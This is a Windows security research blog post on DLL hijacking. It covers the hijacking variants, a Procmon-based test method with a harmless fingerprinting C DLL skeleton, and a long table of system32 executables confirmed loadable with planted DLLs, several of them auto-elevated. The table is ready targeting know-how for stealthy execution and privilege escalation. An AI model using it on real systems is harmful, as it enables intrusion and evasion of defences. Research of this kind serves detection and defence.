Hijacking DLLs in Windows

wietzebeukema.nl/blog/hijacking-dlls-in-windows

DLL Hijacking

First of all, let's get the definition out of the way. DLL hijacking is, in the broadest sense, tricking a legitimate/trusted application into loading an arbitrary DLL. Terms such as *DLL Search Order Hijacking*, *DLL Load Order Hijacking*, *DLL Spoofing*, *DLL Injection* and *DLL Side-Loading* are often -mistakenly- used to say the same. At best such terms describe specific cases of DLL hijacking, but are often used interchangeably and therefore incorrectly. As an umbrella term, DLL hijacking is more accurate, as DLL hijacking always involves a DLL taking over from a legitimate DLL.

Attackers have been seen to use DLL hijacking in different ways and for different reasons. Motives include **execution** (executing malicious code through a trusted executable may be less likely to set off alarm bells, and in some cases even bypasses application whitelist features such as AppLocker [1]), obtaining **persistence** (if the target application is pre-installed and runs regularly, so will the malicious code) and **privilege escalation** (if the target application runs under elevated permissions, so will the malicious code).

There is a variety of approaches to choose from, with success depending on how the application is configured to load its required DLLs. Possible approaches include:

1. **DLL replacement**: replace a legitimate DLL with an evil DLL. This can be combined with *DLL Proxying* [2], which ensures all functionality of the original DLL remains intact.
2. **DLL search order hijacking**: DLLs specified by an application without a path are searched for in fixed locations in a specific order [3]. Hijacking the search order takes place by putting the evil DLL in a location that is searched in before the actual DLL. This sometimes includes the working directory of the target application.
3. **Phantom DLL hijacking**: drop an evil DLL in place of a missing/non-existing DLL that a legitimate application tries to load [4].
4. **DLL redirection**: change the location in which the DLL is searched for, e.g. by editing the `%PATH%` environment variable, or `.exe.manifest` / `.exe.local` files to include the folder containing the evil DLL [5, 6] .
5. **WinSxS DLL replacement**: replace the legitimate DLL with the evil DLL in the relevant WinSxS folder of the targeted DLL. Often referred to as DLL side-loading [7].
6. **Relative path DLL Hijacking:** copy (and optionally rename) the legitimate application to a user-writeable folder, alongside the evil DLL. In the way this is used, it has similarities with (Signed) Binary Proxy Execution [8]. A variation of this is (somewhat oxymoronically called) '*bring your own LOLbin*' [9] in which the legitimate application is brought with the evil DLL (rather than copied from the legitimate location on the victim's machine).

Finding vulnerable executables

The biggest challenge is to find a vulnerable executable that can be exploited under default user permissions. When targeting pre-installed system executables on Windows, that typically excludes the first option, whilst any folders eligible in options 2 and 3 have to be user writeable, as should the the files and folder in options 4 and 5. This is usually not the case.


That leaves us with option six, the weakest variant, which the remainder of this post will focus on. Although usually unsuitable to obtain persistence or privilege escalation, it is often seen in the wild. Take OceanLotus/APT32, who at the end of 2019 have been observed to use a legitimate `rekeywiz.exe` alongside a malicious `duser.dll` [10, 11]. In this case, the malware embedded the legitimate software and dropped it to disk, adopting the '*bring your own LOLbin*' approach (another way of achieving the same would have been to copy the legitimate executable from the `\system32\` folder, assuming the executable hasn't been patched yet).

To prevent new versions of this technique to be successful, it is worthwhile identifying executables that are vulnerable to this kind of DLL hijacking. This will provide red teamers with new means for execution, but more importantly, it will allow threat hunters and defenders to take appropriate measures to detect and prevent.

Approach

To keep things focussed, let's limit ourselves to the executables present by default in `c:\windows\system32\` . On the tested Windows 10 v1909 instance, this comprised a total of 616 executables, or 613 if you only consider signed applications.

To monitor which DLLs each process attempts to load, we'll use the well-known Procmon [12] tool. The approach taken is therefore: (1) copy trusted executable to a user-writable location; (2) run copied executable; (3) use Procmon to identify DLLs looked for in user writable location.



Procmon capturing DLL queries by a copy of winsat.exe, located in `c:\users\wietze\downloads\`.

This allows us to identify all DLLs queried by each application, which will be all *potential* hijackable DLL candidates. But it does not automatically follow that all of these are also loaded (and therefore executed). The most reliable way to find out which DLLs are properly loaded, is to compile our own version of the DLL, and make it write to a unique file upon successfully loading. If we then repeat the above approach for all target executables and DLLs, it will result in a collection of files that tells us which DLLs are *confirmed* vulnerable to DLL hijacking.

Compiling custom versions of existing DLLs is more challenging than it may sound, as a lot of executables will not load such DLLs if procedures or entry points are missing. Tools such as DLL Export Viewer [13] can be used to enumerate all external function names and ordinals of the legitimate DLLs. Ensuring that our compiled DLL follows the same format will maximise the chances of it being loaded successfully.

```c
#include <windows.h>
#include <lmcons.h>
#include <stdio.h>

bool IsElevated()
{…
}

void GenerateFingerprint(const char *parent_function_name)
{…
}

bool WINAPI DllMain(HINSTANCE hModule, DWORD fdwReason, LPvoid lpvReserved)
{
    static HANDLE hThread;

    switch (fdwReason)
    {
    // Executed on successfully (un)loading the DLL
    case DLL_PROCESS_ATTACH:
    case DLL_PROCESS_DETACH:
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
        GenerateFingerprint(__func__);
        break;
    }

    return TRUE;
}

void *CapabilitiesRequestAndCapabilitiesReply() { GenerateFingerprint(__func__); }
void *DegaussMonitor() { GenerateFingerprint(__func__); }
void *DestroyPhysicalMonitor() { GenerateFingerprint(__func__); }
void *DestroyPhysicalMonitors() { GenerateFingerprint(__func__); }
void *DXVA2CreateDirect3DDeviceManager9() { GenerateFingerprint(__func__); }
void *DXVA2CreateVideoService() { GenerateFingerprint(__func__); }
void *DXVAHD_CreateDevice() { GenerateFingerprint(__func__); }
void *GetCapabilitiesStringLength() { GenerateFingerprint(__func__); }
void *GetMonitorBrightness() { GenerateFingerprint(__func__); }
void *GetMonitorCapabilities() { GenerateFingerprint(__func__); }
```
Sample C code for our own version of dxgi.dll, which showed up in the Procmon recording of winsat.exe.

In summary, the approach taken is:

The full code with a more thorough, technical explanation can be found on GitHub [14].

Confirmed DLL Hijack candidates

The following table lists all executables in `c:\windows\system32` on Windows 10 v1909 that are vulnerable to the 'relative path DLL Hijack' variant of DLL Hijacking. Next to each executable is one or more DLLs that can be hijacked, together with the procedures of that DLL that are called. As explained in the previous section, these are not mere theoretical targets, **these are tested and confirmed to be working**. The list comprises 287 executables and 263 unique DLLs.

Auto-elevated	Executable	DLL	Procedure
✔	bthudtask.exe	DEVOBJ.dll	DllMain
✔	computerdefaults.exe	CRYPTBASE.DLL	DllMain
✔	computerdefaults.exe	edputil.dll	DllMain
✔	computerdefaults.exe	edputil.dll	EdpGetIsManaged
✔	computerdefaults.exe	MLANG.dll	ConvertINetUnicodeToMultiByte
✔	computerdefaults.exe	MLANG.dll	DllMain
✔	computerdefaults.exe	PROPSYS.dll	DllMain
✔	computerdefaults.exe	PROPSYS.dll	PSCreateMemoryPropertyStore
✔	computerdefaults.exe	PROPSYS.dll	PSPropertyBag_WriteDWORD
✔	computerdefaults.exe	Secur32.dll	DllMain
✔	computerdefaults.exe	SSPICLI.DLL	DllMain
✔	computerdefaults.exe	SSPICLI.DLL	GetUserNameExW
✔	computerdefaults.exe	WININET.dll	DllMain
✔	computerdefaults.exe	WININET.dll	GetUrlCacheEntryBinaryBlob
✔	dccw.exe	ColorAdapterClient.dll	DllMain
✔	dccw.exe	dxva2.dll	DllMain
✔	dccw.exe	mscms.dll	DccwReleaseDisplayProfileAssociationL
✔	dccw.exe	mscms.dll	DllMain
✔	dccw.exe	mscms.dll	WcsGetCalibrationManagementState
✔	dccw.exe	mscms.dll	WcsSetCalibrationManagementState
✔	dccw.exe	USERENV.dll	DllMain
✔	easinvoker.exe	AUTHZ.dll	DllMain
✔	easinvoker.exe	netutils.dll	DllMain
✔	easinvoker.exe	samcli.dll	DllMain
✔	easinvoker.exe	SAMLIB.dll	DllMain
✔	easpolicymanagerbrokerhost.exe	InprocLogger.dll	DllMain
✔	easpolicymanagerbrokerhost.exe	InprocLogger.dll	FlushInProcTraceSession
✔	easpolicymanagerbrokerhost.exe	InprocLogger.dll	InitializeInProcLogger
✔	easpolicymanagerbrokerhost.exe	InprocLogger.dll	InitializeInProcTraceFlushTrigger
✔	easpolicymanagerbrokerhost.exe	InprocLogger.dll	InitializeInProcTraceSession
✔	easpolicymanagerbrokerhost.exe	InprocLogger.dll	ShutdownInProcLogger
✔	easpolicymanagerbrokerhost.exe	InprocLogger.dll	ShutdownInProcTraceSession
✔	easpolicymanagerbrokerhost.exe	InprocLogger.dll	StopInProcTraceSession
✔	easpolicymanagerbrokerhost.exe	policymanager.dll	DllMain
✔	fodhelper.exe	CRYPTBASE.DLL	DllMain
✔	fodhelper.exe	edputil.dll	DllMain
✔	fodhelper.exe	edputil.dll	EdpGetIsManaged

Auto-elevated	Executable	DLL	Procedure
✔	fodhelper.exe	MLANG.dll	ConvertINetUnicodeToMultiByte
✔	fodhelper.exe	MLANG.dll	DllMain
✔	fodhelper.exe	PROPSYS.dll	DllMain
✔	fodhelper.exe	PROPSYS.dll	PSCreateMemoryPropertyStore
✔	fodhelper.exe	PROPSYS.dll	PSPropertyBag_WriteDWORD
✔	fodhelper.exe	Secur32.dll	DllMain
✔	fodhelper.exe	SSPICLI.DLL	DllMain
✔	fodhelper.exe	SSPICLI.DLL	GetUserNameExW
✔	fodhelper.exe	WININET.dll	DllMain
✔	fodhelper.exe	WININET.dll	GetUrlCacheEntryBinaryBlob
✔	fsavailux.exe	DEVOBJ.dll	DllMain
✔	fxsunatd.exe	FXSAPI.dll	DllMain
✔	fxsunatd.exe	FXSAPI.dll	FaxConnectFaxServerW
✔	fxsunatd.exe	IPHLPAPI.DLL	DllMain
✔	fxsunatd.exe	PROPSYS.dll	DllMain
✔	immersivetpmvscmgrsvr.exe	DEVOBJ.dll	DllMain
✔	iscsicli.exe	DEVOBJ.dll	DllMain
✔	iscsicli.exe	ISCSIDSC.dll	DllMain
✔	iscsicli.exe	ISCSIDSC.dll	GetIScsiVersionInformation
✔	iscsicli.exe	ISCSIUM.dll	DiscpAllocMemory
✔	iscsicli.exe	ISCSIUM.dll	DiscpRegisterHeap
✔	iscsicli.exe	ISCSIUM.dll	DllMain
✔	iscsicli.exe	WMICLNT.dll	DllMain
✔	mdsched.exe	bcd.dll	DllMain
✔	mschedexe.exe	MaintenanceUI.dll	DllMain
✔	msconfig.exe	ATL.DLL	AtlModuleInit
✔	msconfig.exe	ATL.DLL	AtlModuleRegisterClassObjects
✔	msconfig.exe	ATL.DLL	DllMain
✔	msconfig.exe	bcd.dll	DllMain
✔	msdt.exe	ATL.DLL	DllMain
✔	msdt.exe	Cabinet.dll	DllMain
✔	msdt.exe	SSPICLI.DLL	DllMain
✔	msdt.exe	UxTheme.dll	DllMain
✔	msdt.exe	wer.dll	DllMain
✔	msdt.exe	WINHTTP.dll	DllMain
✔	multidigimon.exe	NInput.dll	DllMain
✔	netplwiz.exe	CRYPTBASE.dll	DllMain

Auto-elevated	Executable	DLL	Procedure
✔	netplwiz.exe	DSROLE.dll	DllMain
✔	netplwiz.exe	DSROLE.dll	DsRoleGetPrimaryDomainInformation
✔	netplwiz.exe	NETPLWIZ.dll	DllMain
✔	netplwiz.exe	NETPLWIZ.dll	UsersRunDllW
✔	netplwiz.exe	netutils.dll	DllMain
✔	netplwiz.exe	netutils.dll	NetApiBufferFree
✔	netplwiz.exe	PROPSYS.dll	DllMain
✔	netplwiz.exe	samcli.dll	DllMain
✔	netplwiz.exe	samcli.dll	NetUserGetInfo
✔	netplwiz.exe	SAMLIB.dll	DllMain
✔	netplwiz.exe	SAMLIB.dll	SamConnect
✔	netplwiz.exe	SAMLIB.dll	SamEnumerateDomainsInSamServer
✔	netplwiz.exe	SAMLIB.dll	SamFreeMemory
✔	optionalfeatures.exe	DUI70.dll	DllMain
✔	optionalfeatures.exe	DUI70.dll	InitProcessPriv
✔	optionalfeatures.exe	DUI70.dll	RegisterBaseControls
✔	optionalfeatures.exe	DUI70.dll	RegisterCommonControls
✔	optionalfeatures.exe	DUI70.dll	RegisterExtendedControls
✔	optionalfeatures.exe	DUI70.dll	RegisterStandardControls
✔	optionalfeatures.exe	msi.dll	DllMain
✔	optionalfeatures.exe	OLEACC.dll	CreateStdAccessibleObject
✔	optionalfeatures.exe	OLEACC.dll	DllMain
✔	optionalfeatures.exe	OLEACC.dll	GetRoleTextW
✔	optionalfeatures.exe	osbaseln.dll	CloseOsBaseline
✔	optionalfeatures.exe	osbaseln.dll	DllMain
✔	optionalfeatures.exe	osbaseln.dll	OpenOsBaseline
✔	optionalfeatures.exe	PROPSYS.dll	DllMain
✔	perfmon.exe	ATL.DLL	DllMain
✔	perfmon.exe	credui.dll	DllMain
✔	perfmon.exe	SspiCli.dll	DllMain
✔	printui.exe	IPHLPAPI.DLL	DllMain
✔	printui.exe	printui.dll	DllMain
✔	printui.exe	printui.dll	PrintUIEntryW
✔	printui.exe	PROPSYS.dll	DllMain
✔	printui.exe	puiapi.dll	DllMain
✔	recdisc.exe	bcd.dll	DllMain
✔	recdisc.exe	Cabinet.dll	DllMain

Auto-elevated	Executable	DLL	Procedure
✔️	recdisc.exe	ReAgent.dll	DllMain
✔️	rstrui.exe	bcd.dll	DllMain
✔️	rstrui.exe	ktmw32.dll	DllMain
✔️	rstrui.exe	SPP.dll	DllMain
✔️	rstrui.exe	SPP.dll	SxTracerGetThreadContextRetail
✔️	rstrui.exe	SRCORE.dll	DllMain
✔️	rstrui.exe	SRCORE.dll	SrFreeRestoreStatus
✔️	rstrui.exe	VSSAPI.DLL	DllMain
✔️	rstrui.exe	VssTrace.DLL	DllMain
✔️	rstrui.exe	wer.dll	DllMain
✔️	sdclt.exe	bcd.dll	DllMain
✔️	sdclt.exe	Cabinet.dll	DllMain
✔️	sdclt.exe	CLDAPI.dll	CfGetPlaceholderStateFromAttributeTag
✔️	sdclt.exe	CLDAPI.dll	DllMain
✔️	sdclt.exe	CRYPTBASE.DLL	DllMain
✔️	sdclt.exe	edputil.dll	DllMain
✔️	sdclt.exe	edputil.dll	EdpGetIsManaged
✔️	sdclt.exe	FLTLIB.DLL	DllMain
✔️	sdclt.exe	PROPSYS.dll	DllMain
✔️	sdclt.exe	PROPSYS.dll	PSCreateMemoryPropertyStore
✔️	sdclt.exe	PROPSYS.dll	PSPropertyBag_WriteDWORD
✔️	sdclt.exe	ReAgent.dll	DllMain
✔️	sdclt.exe	SPP.dll	DllMain
✔️	sdclt.exe	SPP.dll	SxTracerGetThreadContextRetail
✔️	sdclt.exe	SspiCli.dll	DllMain
✔️	sdclt.exe	SspiCli.dll	GetUserNameExW
✔️	sdclt.exe	UxTheme.dll	DllMain
✔️	sdclt.exe	VSSAPI.DLL	DllMain
✔️	sdclt.exe	VssTrace.DLL	DllMain
✔️	sdclt.exe	wer.dll	DllMain
✔️	sdclt.exe	WTSAPI32.dll	DllMain
✔️	systempropertiesadvanced.exe	bcd.dll	DllMain
✔️	systempropertiesadvanced.exe	credui.dll	DllMain
✔️	systempropertiesadvanced.exe	DNSAPI.dll	DllMain
✔️	systempropertiesadvanced.exe	DSROLE.DLL	DllMain
✔️	systempropertiesadvanced.exe	DSROLE.DLL	DsRoleGetPrimaryDomainInformation
✔️	systempropertiesadvanced.exe	LOGONCLI.DLL	DllMain

Auto-elevated	Executable	DLL	Procedure
✔	systempropertiesadvanced.exe	netid.dll	CreateNetIDPropertyPage
✔	systempropertiesadvanced.exe	netid.dll	DllMain
✔	systempropertiesadvanced.exe	NETUTILS.DLL	DllMain
✔	systempropertiesadvanced.exe	SRVCLI.DLL	DllMain
✔	systempropertiesadvanced.exe	WINBRAND.dll	DllMain
✔	systempropertiesadvanced.exe	WINSTA.dll	DllMain
✔	systempropertiesadvanced.exe	WKSCLI.DLL	DllMain
✔	systempropertiescomputername.exe	bcd.dll	DllMain
✔	systempropertiescomputername.exe	WINSTA.dll	DllMain
✔	systempropertiesdataexecutionprevention.exe	bcd.dll	DllMain
✔	systempropertiesdataexecutionprevention.exe	WINSTA.dll	DllMain
✔	systempropertieshardware.exe	bcd.dll	DllMain
✔	systempropertieshardware.exe	WINSTA.dll	DllMain
✔	systempropertiesprotection.exe	bcd.dll	DllMain
✔	systempropertiesprotection.exe	WINSTA.dll	DllMain
✔	systempropertiesremote.exe	bcd.dll	DllMain
✔	systempropertiesremote.exe	WINSTA.dll	DllMain
✔	systemreset.exe	bcd.dll	BcdCloseObject
✔	systemreset.exe	bcd.dll	BcdCloseStore
✔	systemreset.exe	bcd.dll	BcdFlushStore
✔	systemreset.exe	bcd.dll	BcdGetElementData
✔	systemreset.exe	bcd.dll	BcdOpenObject
✔	systemreset.exe	bcd.dll	BcdOpenStore
✔	systemreset.exe	bcd.dll	DllMain
✔	systemreset.exe	Cabinet.dll	DllMain
✔	systemreset.exe	d3d10warp.dll	DllMain
✔	systemreset.exe	d3d10warp.dll	OpenAdapter10_2
✔	systemreset.exe	d3d11.dll	D3D11CreateDevice
✔	systemreset.exe	d3d11.dll	DllMain
✔	systemreset.exe	dbgcore.DLL	DllMain
✔	systemreset.exe	DismApi.DLL	DllMain
✔	systemreset.exe	dxgi.dll	CreateDXGIFactory1
✔	systemreset.exe	dxgi.dll	DllMain
✔	systemreset.exe	FVEAPI.dll	DllMain
✔	systemreset.exe	FVEAPI.dll	FveGetStatus
✔	systemreset.exe	FVEAPI.dll	FveOpenVolumeW
✔	systemreset.exe	ReAgent.dll	DllMain

Auto-elevated	Executable	DLL	Procedure
✔️	systemreset.exe	ReAgent.dll	WinReGetConfig
✔️	systemreset.exe	ResetEngine.dll	DllMain
✔️	systemreset.exe	ResetEngine.dll	ResetCreateSession
✔️	systemreset.exe	ResetEngine.dll	ResetReleaseSession
✔️	systemreset.exe	ResetEngine.dll	ResetTraceClientInfo
✔️	systemreset.exe	ResetEngine.dll	ResetValidateScenario
✔️	systemreset.exe	tbs.dll	DllMain
✔️	systemreset.exe	VSSAPI.DLL	DllMain
✔️	systemreset.exe	VssTrace.DLL	DllMain
✔️	systemreset.exe	WDSCORE.dll	ConstructPartialMsgVW
✔️	systemreset.exe	WDSCORE.dll	CurrentIP
✔️	systemreset.exe	WDSCORE.dll	DllMain
✔️	systemreset.exe	WDSCORE.dll	WdsInitialize
✔️	systemreset.exe	WDSCORE.dll	WdsSetupLogMessageW
✔️	systemreset.exe	WIMGAPI.DLL	DllMain
✔️	systemreset.exe	WIMGAPI.DLL	WIMCreateFile
✔️	systemreset.exe	WINHTTP.dll	DllMain
✔️	systemreset.exe	WOFUTIL.dll	DllMain
✔️	systemreset.exe	XmlLite.dll	DllMain
✔️	systemsettingsadminflows.exe	AppXDeploymentClient.dll	DllMain
✔️	systemsettingsadminflows.exe	Bcp47Langs.dll	DllMain
✔️	systemsettingsadminflows.exe	DEVRTL.dll	DllMain
✔️	systemsettingsadminflows.exe	DismApi.DLL	DllMain
✔️	systemsettingsadminflows.exe	DNSAPI.dll	DllMain
✔️	systemsettingsadminflows.exe	FirewallAPI.dll	DllMain
✔️	systemsettingsadminflows.exe	fwbase.dll	DllMain
✔️	systemsettingsadminflows.exe	fwbase.dll	FwCriticalSectionCreate
✔️	systemsettingsadminflows.exe	fwbase.dll	FwCriticalSectionDestroy
✔️	systemsettingsadminflows.exe	logoncli.dll	DllMain
✔️	systemsettingsadminflows.exe	netutils.dll	DllMain
✔️	systemsettingsadminflows.exe	newdev.dll	DllMain
✔️	systemsettingsadminflows.exe	PROPSYS.dll	DllMain
✔️	systemsettingsadminflows.exe	samcli.dll	DllMain
✔️	systemsettingsadminflows.exe	SspiCli.dll	DllMain
✔️	systemsettingsadminflows.exe	StateRepository.Core.dll	DllMain
✔️	systemsettingsadminflows.exe	SystemSettingsThresholdAdminFlowUI.dll	DllMain
✔️	systemsettingsadminflows.exe	timesync.dll	DllMain

Auto-elevated	Executable	DLL	Procedure
✔	systemsettingsadminflows.exe	USERENV.dll	DllMain
✔	systemsettingsadminflows.exe	WINBRAND.dll	DllMain
✔	systemsettingsadminflows.exe	wkscli.dll	DllMain
✔	systemsettingsadminflows.exe	Wldp.dll	DllMain
✔	systemsettingsadminflows.exe	WTSAPI32.dll	DllMain
✔	taskmgr.exe	credui.dll	DllMain
✔	taskmgr.exe	d3d11.dll	DllMain
✔	taskmgr.exe	d3d12.dll	DllMain
✔	taskmgr.exe	dxgi.dll	DllMain
✔	taskmgr.exe	pdh.dll	DllMain
✔	taskmgr.exe	UxTheme.dll	DllMain
✔	tcmsetup.exe	TAPI32.dll	DllMain
✔	winsat.exe	d3d10_1.dll	DllMain
✔	winsat.exe	d3d10_1core.dll	DllMain
✔	winsat.exe	d3d10.dll	DllMain
✔	winsat.exe	d3d10core.dll	DllMain
✔	winsat.exe	d3d11.dll	DllMain
✔	winsat.exe	dxgi.dll	DllMain
✔	winsat.exe	winmm.dll	DllMain
✔	wsreset.exe	licensemanagerapi.dll	DllMain
✔	wsreset.exe	licensemanagerapi.dll	Reset
✔	wsreset.exe	wevtapi.dll	DllMain
✔	wusa.exe	dpx.dll	DllMain
✔	wusa.exe	WTSAPI32.dll	DllMain
✘	agentservice.exe	ACTIVEDS.dll	DllMain
✘	agentservice.exe	adsldpc.dll	DllMain
✘	agentservice.exe	FLTLIB.DLL	DllMain
✘	applytrustoffline.exe	mintdh.dll	DllMain
✘	applytrustoffline.exe	mintdh.dll	TdhpSetWbemExtensionBlock
✘	applytrustoffline.exe	StateRepository.Core.dll	DllMain
✘	arp.exe	IPHLPAPI.DLL	DllMain
✘	arp.exe	snmpapi.dll	DllMain
✘	at.exe	cryptdll.dll	DllMain
✘	at.exe	netutils.dll	DllMain
✘	at.exe	NtlmShared.dll	DllMain
✘	at.exe	schedcli.dll	DllMain
✘	at.exe	schedcli.dll	NetScheduleJobEnum

Auto-elevated	Executable	DLL	Procedure
✗	at.exe	sspicli.dll	DllMain
✗	at.exe	sspicli.dll	InitSecurityInterfaceW
✗	auditpol.exe	auditpolcore.dll	AdtEnableSinglePrivilege
✗	auditpol.exe	auditpolcore.dll	AuditPolicyData_DeleteAuditDataInstanc
✗	auditpol.exe	auditpolcore.dll	DllMain
✗	auditpol.exe	auditpolcore.dll	LoadFormatStringAndPrintToConsole
✗	baaupdate.exe	FVEAPI.dll	DllMain
✗	bdechangepin.exe	FVEAPI.dll	DllMain
✗	bdechangepin.exe	FVEAPI.dll	FveGetAuthMethodInformation
✗	bdechangepin.exe	FVEAPI.dll	FveGetStatus
✗	bdechangepin.exe	FVEAPI.dll	FveOpenVolumeW
✗	bdeuisrv.exe	USERENV.dll	DllMain
✗	bdeuisrv.exe	WTSAPI32.dll	DllMain
✗	bioiso.exe	iumbase.DLL	DllMain
✗	bootim.exe	bcd.dll	BcdGetElementData
✗	bootim.exe	bcd.dll	BcdOpenObject
✗	bootim.exe	bcd.dll	BcdOpenSystemStore
✗	bootim.exe	bcd.dll	BcdQueryObject
✗	bootim.exe	bcd.dll	DllMain
✗	bootim.exe	BootMenuUX.DLL	CreateBareMetalRecoveryButton
✗	bootim.exe	BootMenuUX.DLL	CreateBootableOSButtonCollection
✗	bootim.exe	BootMenuUX.DLL	CreateCloudRecoveryButton
✗	bootim.exe	BootMenuUX.DLL	CreateDefaultOSButton
✗	bootim.exe	BootMenuUX.DLL	CreateDeviceListButton
✗	bootim.exe	BootMenuUX.DLL	CreateDirectFactoryResetButton
✗	bootim.exe	BootMenuUX.DLL	CreateOSListButton
✗	bootim.exe	BootMenuUX.DLL	CreateRecoveryToolsListButton
✗	bootim.exe	BootMenuUX.DLL	CreateSelectOSPage
✗	bootim.exe	BootMenuUX.DLL	CreateShutdownButton
✗	bootim.exe	BootMenuUX.DLL	DllMain
✗	bootim.exe	Cabinet.dll	DllMain
✗	bootim.exe	dbghelp.dll	DllMain
✗	bootim.exe	DismApi.DLL	DllMain
✗	bootim.exe	FLTLIB.DLL	DllMain
✗	bootim.exe	OLEACC.dll	DllMain
✗	bootim.exe	OLEACC.dll	GetRoleTextW
✗	bootim.exe	PROPSYS.dll	DllMain

Auto-elevated	Executable	DLL	Procedure
✗	bootim.exe	PROPSYS.dll	PSCreateMemoryPropertyStore
✗	bootim.exe	ReAgent.dll	DllMain
✗	bootim.exe	ReAgent.dll	WinReGetConfig
✗	bootim.exe	ResetEng.dll	DllMain
✗	bootim.exe	tbs.dll	DllMain
✗	bootim.exe	VirtDisk.dll	DllMain
✗	bootim.exe	VSSAPI.DLL	DllMain
✗	bootim.exe	VssTrace.DLL	DllMain
✗	bootim.exe	WDSCORE.dll	ConstructPartialMsgVW
✗	bootim.exe	WDSCORE.dll	CurrentIP
✗	bootim.exe	WDSCORE.dll	DllMain
✗	bootim.exe	WDSCORE.dll	WdsSetupLogMessageW
✗	calc.exe	CRYPTBASE.DLL	DllMain
✗	calc.exe	edputil.dll	DllMain
✗	calc.exe	edputil.dll	EdpGetIsManaged
✗	calc.exe	MLANG.dll	ConvertINetUnicodeToMultiByte
✗	calc.exe	MLANG.dll	DllMain
✗	calc.exe	PROPSYS.dll	DllMain
✗	calc.exe	PROPSYS.dll	PSCreateMemoryPropertyStore
✗	calc.exe	PROPSYS.dll	PSPropertyBag_WriteDWORD
✗	calc.exe	Secur32.dll	DllMain
✗	calc.exe	SSPICLI.DLL	DllMain
✗	calc.exe	SSPICLI.DLL	GetUserNameExW
✗	calc.exe	WININET.dll	DllMain
✗	calc.exe	WININET.dll	GetUrlCacheEntryBinaryBlob
✗	certreq.exe	cscapi.dll	CscNetApiGetInterface
✗	certreq.exe	cscapi.dll	DllMain
✗	certreq.exe	DUI70.dll	DllMain
✗	certreq.exe	DUI70.dll	FlushThemeHandles
✗	certreq.exe	DUI70.dll	InitProcessPriv
✗	certreq.exe	DUI70.dll	InitThread
✗	certreq.exe	dwmapi.dll	DllMain
✗	certreq.exe	dwmapi.dll	DwmSetWindowAttribute
✗	certreq.exe	LINKINFO.dll	DllMain
✗	certreq.exe	LINKINFO.dll	IsValidLinkInfo
✗	certreq.exe	SSPICLI.DLL	DllMain
✗	certreq.exe	WindowsCodecs.dll	DllMain

Auto-elevated	Executable	DLL	Procedure
✗	certreq.exe	WindowsCodecs.dll	WICCreateImagingFactory_Proxy
✗	certreq.exe	WININET.dll	DllMain
✗	certreq.exe	XmlLite.dll	CreateXmlReader
✗	certreq.exe	XmlLite.dll	CreateXmlReaderInputWithEncodingNar
✗	certreq.exe	XmlLite.dll	DllMain
✗	certutil.exe	Cabinet.dll	DllMain
✗	certutil.exe	CRYPTUI.dll	DllMain
✗	certutil.exe	DSROLE.DLL	DllMain
✗	certutil.exe	LOGONCLI.DLL	DllMain
✗	certutil.exe	NETUTILS.DLL	DllMain
✗	certutil.exe	NTDSAPI.dll	DllMain
✗	certutil.exe	SAMCLI.DLL	DllMain
✗	certutil.exe	SSPICLI.DLL	DllMain
✗	change.exe	logoncli.dll	DllMain
✗	change.exe	netutils.dll	DllMain
✗	change.exe	samcli.dll	DllMain
✗	change.exe	srvcli.dll	DllMain
✗	change.exe	utildll.dll	DllMain
✗	change.exe	WINSTA.dll	DllMain
✗	charmap.exe	GetUName.dll	DllMain
✗	charmap.exe	MSFTEDIT.DLL	DllMain
✗	checknetisolation.exe	DNSAPI.dll	DllMain
✗	checknetisolation.exe	FirewallAPI.dll	DllMain
✗	checknetisolation.exe	fwbase.dll	DllMain
✗	checknetisolation.exe	fwbase.dll	FwAlloc
✗	checknetisolation.exe	fwbase.dll	FwCriticalSectionCreate
✗	checknetisolation.exe	fwbase.dll	FwCriticalSectionDestroy
✗	checknetisolation.exe	fwbase.dll	FwFree
✗	checknetisolation.exe	fwpuclnt.dll	DllMain
✗	chglogon.exe	logoncli.dll	DllMain
✗	chglogon.exe	netutils.dll	DllMain
✗	chglogon.exe	REGAPI.dll	DllMain
✗	chglogon.exe	samcli.dll	DllMain
✗	chglogon.exe	srvcli.dll	DllMain
✗	chglogon.exe	utildll.dll	DllMain
✗	chglogon.exe	WINSTA.dll	DllMain
✗	chgport.exe	logoncli.dll	DllMain

Auto-elevated	Executable	DLL	Procedure
✗	chgport.exe	netutils.dll	DllMain
✗	chgport.exe	samcli.dll	DllMain
✗	chgport.exe	srvcli.dll	DllMain
✗	chgport.exe	utildll.dll	DllMain
✗	chgport.exe	WINSTA.dll	DllMain
✗	chkdsk.exe	DEVOBJ.dll	DllMain
✗	chkntfs.exe	DEVOBJ.dll	DllMain
✗	cipher.exe	DSROLE.dll	DllMain
✗	cipher.exe	EFSUTIL.dll	DllMain
✗	cipher.exe	FeClient.dll	DllMain
✗	cipher.exe	iertutil.dll	DllMain
✗	cipher.exe	NTDSAPI.dll	DllMain
✗	cipher.exe	VAULTCLI.dll	DllMain
✗	clipup.exe	CRYPTXML.dll	DllMain
✗	clipup.exe	webservices.dll	DllMain
✗	cmdl32.exe	Cabinet.dll	DllMain
✗	cmdl32.exe	cmpbk32.dll	DllMain
✗	cmdl32.exe	RASAPI32.dll	DllMain
✗	cmdl32.exe	rasman.dll	DllMain
✗	cmdl32.exe	WINHTTP.dll	DllMain
✗	colorcpl.exe	ColorAdapterClient.dll	DllMain
✗	colorcpl.exe	colorui.dll	DllMain
